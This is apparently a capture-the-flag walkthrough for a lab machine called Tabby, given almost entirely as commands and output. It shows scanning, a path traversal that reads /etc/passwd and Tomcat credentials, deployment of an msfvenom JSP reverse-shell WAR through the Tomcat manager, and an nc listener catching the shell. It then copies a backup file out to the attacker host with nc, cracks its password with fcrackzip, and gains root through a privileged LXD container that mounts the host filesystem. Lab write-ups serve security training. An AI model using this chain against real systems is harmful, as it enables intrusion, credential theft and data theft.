

```
sudo nmap -sV -sC -Pn -vvv 10.10.10.194
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Mega Hosting
8080/tcp  open  http     syn-ack ttl 63 Apache Tomcat
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.194/FUZZ
```

```
index.php      [Status: 200, Size: 14175, Words: 2135, Lines: 374]
files          [Status: 301, Size: 312, Words: 20, Lines: 10]
assets         [Status: 301, Size: 313, Words: 20, Lines: 10]
.htaccess      [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta           [Status: 403, Size: 277, Words: 20, Lines: 10]
               [Status: 200, Size: 14175, Words: 2135, Lines: 374]
```

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.194:8080/FUZZ
```

```
index.html     [Status: 200, Size: 1895, Words: 201, Lines: 30]
docs           [Status: 302, Size: 0, Words: 1, Lines: 1]
examples       [Status: 302, Size: 0, Words: 1, Lines: 1]
shell          [Status: 302, Size: 0, Words: 1, Lines: 1]
manager        [Status: 302, Size: 0, Words: 1, Lines: 1]
```

```
[headcrusher@parrot]~$ sudo nano /etc/hosts
[sudo] password for headcrusher:
[headcrusher@parrot]~$ cat /etc/hosts
10.10.10.194 megahosting.htb
```

<http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd>

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,/,/run/systemd:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,/,/run
/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin apt:x:105:65534:/nonexistent:
/usr/sbin/nologin tss:x:106:111:TPM software stack,/,/var/lib/tpm:/bin/false uidd:x:107:112:/run/uidd:/usr/sbin/nologin tcpdump:x:108:113:/nonexistent:/usr/sbin
nologin landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1:/var/cache/pollinate:/bin/false sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false tomcat:x:997:997:/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,/,/nonexistent:/bin/false ash:x:1000:1000:clive:/home/ash:/bin/bash
```

<http://10.10.10.194:8080/>

## It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

**tomcat9-docs:** This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

**tomcat9-examples:** This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

**tomcat9-admin:** This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

<http://megahosting.htb/news.php?file=../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml>

view-

source:<http://megahosting.htb/news.php?file=../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml>


tomcat:\$3cureP4s5w0rd123!

```

43 -->
44 <role rolename="admin-gui"/>
45 <role rolename="manager-script"/>
46 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>

```

http://megahosting.htb:8080



## It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page.

Tomcat veterans might be pleased to see the following rules from `/usr/share/doc/tomcat9-docs`.


You might consider installing the following packages:

**tomcat9-docs:** This package installs the documentation.


**tomcat9-examples:** This package installs the examples.

**tomcat9-admin:** This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).


**NOTE:** For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". There are defined in `(etc/tomcat9/tomcat-users.xml)`.



http://megahosting.htb:8080/host-manager/html



msfvenom -p java/jsp\_shell\_reverse\_tcp lhost=10.10.14.13 lport=443 -f war -o shell.war



curl -u 'tomcat': '\$3cureP4s5w0rd123!' -T shell.war

'http://megahosting.htb:8080/manager/text/deploy?path=/agoravai'

curl -u 'tomcat': '\$3cureP4s5w0rd123!' http://megahosting.htb:8080/agoravai/

```

└─$ curl -u 'tomcat':'$3cureP4s5w0rd123!' -T shell.war 'http://megahosting.htb:8080/manager/text/deploy?path=/agoravai'
OK - Deployed application at context path [/agoravai]
└─[headcrusher@parrot]~$
└─$ curl -u 'tomcat':'$3cureP4s5w0rd123!' http://megahosting.htb:8080/agoravai/

```

sudo nc -nlvp 443

```

└─[x]~[headcrusher@parrot]~$
└─$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:49848.
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

```

python3 -c 'import pty;pty.spawn("/bin/bash")'

```

tomcat@tabby:/var/www/html/files$ pwd
pwd
/var/www/html/files
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip  archive  revoked_certs  statement

```

nc -nv 10.10.14.13 8081 < /var/www/html/files/16162020\_backup.zip

```

tomcat@tabby:/var/www/html/files$ nc -nv 10.10.14.13 8081 < /var/www/html/files/16162020_backup.zip
<4.13 8081 < /var/www/html/files/16162020_backup.zip
Connection to 10.10.14.13 8081 port [tcp/*] succeeded!

```

nc -nlvp 8081 > 16162020\_backup.zip

```

└─[headcrusher@parrot]~$
└─$ nc -nlvp 8081 > 16162020_backup.zip
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:37656.

```

fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020\_backup.zip

```
[headcrusher@parrot]-[~]  
$fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip  
possible pw found: admin@it ()
```

su ash

admin@it

e4906bdf2f6146f288d1a78e090810a9

```
tomcat@tabby:/var/www/html/files$ su ash  
su ash  
Password: admin@it  
  
ash@tabby:/var/www/html/files$ cd  
cd  
ash@tabby:~$ ls  
ls  
user.txt  
ash@tabby:~$ cat user.txt  
cat user.txt  
e4906bdf2f6146f288d1a78e090810a9  
ash@tabby:~$
```

```
ash@tabby:~$ id  
id  
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

sudo git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

sudo ./build-alpine

python -m SimpleHTTPServer 8081

```
[headcrusher@parrot]-[~/lxd-alpine-builder]  
$ls  
alpine-v3.12-x86_64-20201019_0216.tar.gz build-alpine LICENSE README.md  
[headcrusher@parrot]-[~/lxd-alpine-builder]  
$python -m SimpleHTTPServer 8081  
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://10.10.14.13:8081/alpine-v3.12-x86\_64-20201019\_0216.tar.gz

lxd init

```

ash@tabby:~$ lxd init
lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
no
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
yes
Name of the new storage pool [default=default]: default
default
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]

```

`lxc image import ./alpine-v3.12-x86_64-20201019_0216.tar.gz --alias myimage`

`lxc init myimage ignite -c security.privileged=true`

`lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true`

`lxc start ignite`

`lxc exec ignite /bin/sh`

```

ash@tabby:~$ lxc init myimage ignite -c security.privileged=true
lxc init myimage ignite -c security.privileged=true
Creating ignite
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:~$ lxc start ignite
lxc start ignite
ash@tabby:~$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # ^[[24;5R
~ # ^[[24;5Rid
id
uid=0(root) gid=0(root)

```

`find / -name root.txt`

```
~ # ^[[24;5Rfind / -name root.txt
find / -name root.txt
find: /sys/kernel/tracing: Permission denied
find: /sys/kernel/debug: Permission denied
find: /sys/kernel/config: Permission denied
find: /proc/sys/fs/binfmt_misc: Permission denied
/mnt/root/root/root.txt
```

cat /mnt/root/root/root.txt

3a1f629260f743d58c0fa47aaa3718df

```
~ # ^[[24;5Rcat /mnt/root/root/root.txt
cat /mnt/root/root/root.txt
3a1f629260f743d58c0fa47aaa3718df
```